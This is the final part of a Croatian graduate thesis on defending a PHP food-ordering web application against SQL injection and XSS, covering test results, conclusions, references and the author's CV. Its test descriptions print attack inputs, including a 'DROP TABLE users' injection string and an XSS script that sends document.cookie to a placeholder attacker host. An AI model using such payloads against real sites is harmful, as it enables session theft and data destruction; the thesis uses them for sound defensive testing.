

**Slika 6.6.** *Četvrto testiranje web aplikacije od SQL injekcijskih napada*

Prilikom zadnjeg, petog testiranja unutar obrasca za prijavu za korisničko ime upisivat će se *marina*, ako napadač možda zna korisničko ime. Za lozinku upisivat će se *'; DROP TABLE users;* --. Ukoliko je aplikacija ranjiva na SQL injekcijske napade, prijava će biti omogućena.




**Slika 6.7.** *Peto testiranje web aplikacije od SQL injekcijskih napada*


Prilikom svih pet testiranja dokazano je da je web aplikacija dobro zaštićena od SQL injekcijskih napada, prijava je bila onemogućena i pojavio se obrazac sa upozorenjem da su korisničko ime i lozinka nevažeći (Slika 6.8).




**Slika 6.8.** *Uspješno spriječen SQL injekcijski napad*


### 6.3.2. Testiranje web aplikacije na XSS injekcijski napad

Na slikama 6.9, 6.10 i 6.11 prikazano je testiranje web aplikacije od XSS injekcijskih napada. Za prvo testiranje unutar obrasca za poruku upisat će se *<script>alert('Ovo je XSS napad!')</script>*. Pokušat će se trajno spremiti zlonamjerna skripta u bazu padataka web aplikacije.





**Slika 6.9.** *Uspješno spriječen XSS injekcijski napad na prvom testiranju*

Prilikom drugog testiranja unutar obrasca za poruku upisat će se *<script>alert ('document.cookie')</script>*. Pokušat će se trajno spremiti zlonamjerna skripta u bazu padataka web aplikacije.




**Slika 6.10.** *Uspješno spriječen XSS injekcijski napad na drugom testiranju*

Prilikom trećeg testiranja unutar obrasca za poruku upisat će se <script>document.location='http://napadac-host.example/cgi-bin/cookiesteal.cgi?+'document.cookie</script>. Također će se pokušati trajno spremiti zlonamjerna skripta u bazu padataka web aplikacije.




**Slika 6.11.** *Uspješno spriječen XSS injekcijski napad na trećem testiranju*

Prilikom tri testiranja dokazano je da je web aplikacija dobro zaštićena od XSS injekcijskih napada, navedeni znakovi pretvoreni su u HTML posebne znakove. Skripta je napisana kao poruka i neće se izvesti. Tako se sprječava napad umetanjem XSS kôda. U tablici 6.2 prikazan je rezultat testiranja web aplikacije od napada umetanjem SQL i XSS kôda. Prikazan je način napada, način zaštite od napada i je li napad spriječen ili nije.

**Tablica 6.2.** *Prikaz rezultata testiranja*

| **Napad umetanjem SQL kôda** | | | **Napad umetanjem XSS kôda** | | |
|---|---|---|---|---|---|
| Način napada | Način zaštite | Napad spriječen (DA/NE) | Način napada | Način zaštite | Napad spriječen (DA/NE) |
| zaobilaženje prijave | funkcija *mysqli_real_escape_string()* | DA | Umetanje zlonamjerne skripte | funkcija *htmlspecialchars()* | DA |
| zaobilaženje prijave | funkcija *mysqli_real_escape_string()* | DA | Umetanje zlonamjerne skripte | funkcija *htmlspecialchars()* | DA |
| zaobilaženje prijave | funkcija *mysqli_real_escape_string()* | DA | Umetanje zlonamjerne skripte | funkcija *htmlspecialchars()* | DA |
| zaobilaženje prijave | funkcija *mysqli_real_escape_string()* | DA | | | |

| | | | | | |
|---|---|---|---|---|---|
| zaobilaženje prijave | funkcija *mysqli_real_escape_string()* | DA | | | |

Za napravljenu web aplikaciju dokazano je da je aplikacija pravilno zaštićena od napada umetanjem SQL i XSS kôda.

# 7. ZAKLJUČAK

Cilj ovog rada bio je razviti jednostavnu web aplikaciju u kojoj su ugrađeni sigurnosni mehanizmi zaštite od XSS i SQL injekcijskih napada. Napravljena je web aplikacija koja omogućuje korisniku, nakon prijave u sustav ili registracije, upravljanje prodajom, proizvodima, kategorijama i narudžbom hrane. Jednostavan način zaštite od napada umetanjem SQL kôda je izbjegavanje posebnih nizova znakova na ulazu, a za zaštitu od napada umetanjem XSS kôda u web aplikaciji koristila se funkcija koja filtrira posebne HTML znakove i kodira ih kako bi se spriječilo prikazivanje HTML-a u web pregledniku od korisnika.

Prilikom testiranja web aplikacije od napada umetanjem SQL kôda dokazano je da je web aplikacija dobro zaštićena i neovlaštenom korisniku prijava će biti onemogućena. Također, prilikom testiranja od napada umetanjem XSS kôda dokazano je da je web aplikacija dobro zaštićena, a navedeni znakovi pretvorit će se u HTML posebne znakove koji će se prikazati kao poruka i skripta se neće izvesti.

Web aplikacija ima mogućnost nadogradnje. Web aplikaciju moguće je proširiti tako da se doda sustav za plaćanje narudžbi, što bi zahtijevalo slične dodatne mjere zaštite od napada.

# LITERATURA


[1] The World Wide Web

https://courses.lumenlearning.com/zeliite115/chapter/reading-the-world-wide-web/, lipanj 2019

[2] D. Yadav, D. Gupta, D. Singh, D. Kumar, U. Sharma, Vulnerabilities and Security of Web Applications, 2018 4th International Conference on Computing Communication and Automation (ICCCA), India, prosinac 2018.

[3] A. Alzahrani, A. Alqazzaz, Y. Zhu, H. Fu, N. Almashfi, Web Application Security Tools Analysis, 2017 IEEE 3rd International Conference on Big Data Security on Cloud, China, lipanj 2017.

[4] Security Risk Analysis and Management

https://www.nr.no/~abie/RA_by_Jenkins.pdf , lipanj 2019.

[5] Microsoft, Web Application Security Fundamentals

https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648636(v=pandp.10), lipanj 2019.

[6] GIAC, Application Security Architecture

https://www.giac.org/paper/gsec/2720/application-security-architecture/104640, lipanj 2019.

[7] Data Validation

https://www.owasp.org/index.php/Data_Validation, lipanj 2019.

[8] G. Buja, K. B. A. Jalil, F. B. H. M. Ali, T. F. A. Rahman, Detection Model for SQL Injection Attack: An Approach for Preventing a Web Application from the SQL Injection Attack, 2014 IEEE Symposium on Computer Applications & Industrial Electronics (ISCAIE), Malaysia, travanj 2014.

[9] OWASP, Top 10 - 2017

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf, lipanj 2019.

[10] Acunetix, What Are Injection Attacks

https://www.acunetix.com/blog/articles/injection-attacks/, lipanj 2019.

[11] A. Stasinopoulos, C. Ntantogian, C. Xenakis, Bypassing XSS Auditor: Taking Advantage of Badly Written PHP Code, 2014 IEEE International Symposium on Signal Processing and Information Technology (ISSPIT), India, listopad 2015.

[12] Laboratorij za sustave i signale, Napadi umetanjem SQL kôda, Fakultet elektrotehnike i računarstva, Sveučilište u Zagrebu, Zagreb, 2011.

[13] CIS, Napadi umetanjem SQL kôda

https://www.cis.hr/files/dokumenti/CIS-DOC-2011-09-025.pdf, lipanj 2019.

[14] Acunetix – Što je to XSS?

www.aquilonis.hr/acunetix/cross_site_scripting.html, lipanj 2019.

[15] CERT, Analiza XSS sigurnosnih propusta

www.cert.hr, lipanj 2019.

[16] SQL Injection

https://en.wikipedia.org/wiki/SQL_injection#Escaping, kolovoz 2019.

[17] Prepared statement

https://en.wikipedia.org/wiki/Prepared_statement, kolovoz 2019.

[18] SQL Injection Attacks And Defense

https://lira.epac.to/DOCS-TECH/Hacking/SQL%20Injection%20Attacks%20and%20Defense.pdf, kolovoz 2019.

[19] Cross-Site Scripting

https://www.ibm.com/developerworks/tivoli/library/s-csscript/, kolovoz 2019.

[20] stip_tags

https://www.php.net/strip-tags, kolovoz 2019.

[21] How Do HTML, CSS, JavaScript, PHP and MySQL work together?

https://specialties.bayt.com/en/specialties/q/295056/how-do-html-css-javascript-php-and-mysql-work-together/, kolovoz 2019.

[22] Bootstrap (front-end framework)

https://en.wikipedia.org/wiki/Bootstrap_(front-end_framework), rujan 2019.

[23] Imperva, SQL Injection

https://www.imperva.com/learn/application-security/sql-injection-sqli/, kolovoz 2019.

[24] 5 Practical Scenarios For XSS Attacks

https://pentest-tools.com/blog/xss-attacks-practical-scenarios/, kolovoz 2019.

[25] Imperva, XSS Attacks

https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/, kolovoz 2019.

[26] Testing For SQL Injection

https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005), kolovoz 2019.

[27] PHP htmlspecialchars() Function

https://www.w3schools.com/php/func_string_htmlspecialchars.asp, kolovoz 2019.

[28] htmlspecialchars

https://www.homeandlearn.co.uk/php/php9p2.html, kolovoz 2019.

[29] How To Implement Security HTTP Headers To Prevent Vulnerabilities?

https://geekflare.com/http-header-implementation/#X-XSS-Protection, kolovoz 2019.

# SAŽETAK

U ovom diplomskom radu su objašnjeni i detaljno opisani potencijalni XSS i SQL injekcijski napadi i načini njihovog sprječavanja. Analizirana je mogućnosti ugradnje zaštitnih mehanizama u web aplikacije radi sprječavanja navedenih napada te je napravljena web aplikacija s ugrađenom zaštitom od injekcijskih napada. Izrađena je web aplikacija koja omogućuje korisniku nakon prijave u sustav ili registracije upravljanje prodajom, proizvodima, kategorijama i narudžbom hrane. Načini zaštite od skriptnih napada koji su korišteni u web aplikaciji su provjera korisničkog unosa, izbjegavanje znakova na ulazu i filtriranje posebnih HTML oznaka. Nakon testiranja dokazano je da je web aplikacija pravilno zaštićena i napadi su onemogućeni.

**Ključne riječi:** napad, napad umetanjem SQL kôda, napad umetanjem XSS kôda, web aplikacija, zaštita.

# ABSTRACT

**Protecting web applications from scripting attacks**

This graduate thesis explains and describes in detail the potential XSS and SQL injection attacks and how to prevent them. Possibilities of incorporating security mechanisms into web applications were analyzed to prevent these attacks and a web application with built-in protection against injection attacks was created. A web application has been created that allows the user to manage the sale, products, categories and food order after logging in or registering. The script protection methods used in the web application are: validate user input, escaping inputs, and filtering special HTML tags. After testing it is proven that the web application is properly protected and attacks are disabled.



**Keywords:** attack, SQL Injection, Cross-Site Scripting, Web Application, prevention.

# ŽIVOTOPIS

Marina Kušer rođena je 10. svibnja 1994. godine u Zagrebu, Republika Hrvatska, od oca Željka i majke Marije, rođene Novokmet. Živi u Kutini. Osnovnu školu pohađala je u Kutini u OŠ Zvonimir Frank i završila osnovno školovanje 2009. godine s odličnim uspjehom. Nakon osnovne škole završava prirodoslovno-matematičku gimnaziju u Srednjoj školi Tina Ujevića u Kutini 2013. godine. Iste 2013. godine upisuje preddiplomski stručni studij elektrotehnike, smjer Informatika, na Elektrotehničkom fakultetu u Osijeku i uspješno ga završava 2016. godine s temom završnog rada „Zaštita od virusa u Windows operacijskim sustavima“. Nakon toga 2016. godine upisuje razlikovnu godinu, smjer Računarstvo, na Fakultetu elektrotehnike, računarstva i informacijskih tehnologija Osijek kako bi mogla upisati sveučilišni diplomski studij. Trenutno je studentica 2. godine sveučilišnog diplomskog studija računarstva, modul DRD – Informacijske i podatkovne znanosti, na Fakultetu elektrotehnike, računarstva i informacijskih tehnologija Osijek.

Posjeduje vozačku dozvolu s položenom B kategorijom. Raspolaže prilično dobrim znanjem engleskog jezika kojeg aktivno koristi u govoru i pismu. Također, razumije njemački i španjolski jezik. Zainteresirana je za programiranje i web dizajn. Uz naučena znanja na fakultetu poseban interes ima za programske jezike: HTML, CSS, JavaScript, PHP, SQL. Vrlo dobro se koristi svim alatima programa Microsoft Office koje svakodnevno koristi.

## PRILOZI (na DVD-u)

Prilog 1: Dokument diplomskog rada

Prilog 2: Pdf diplomskog rada

Prilog 3: Programski kod web aplikacije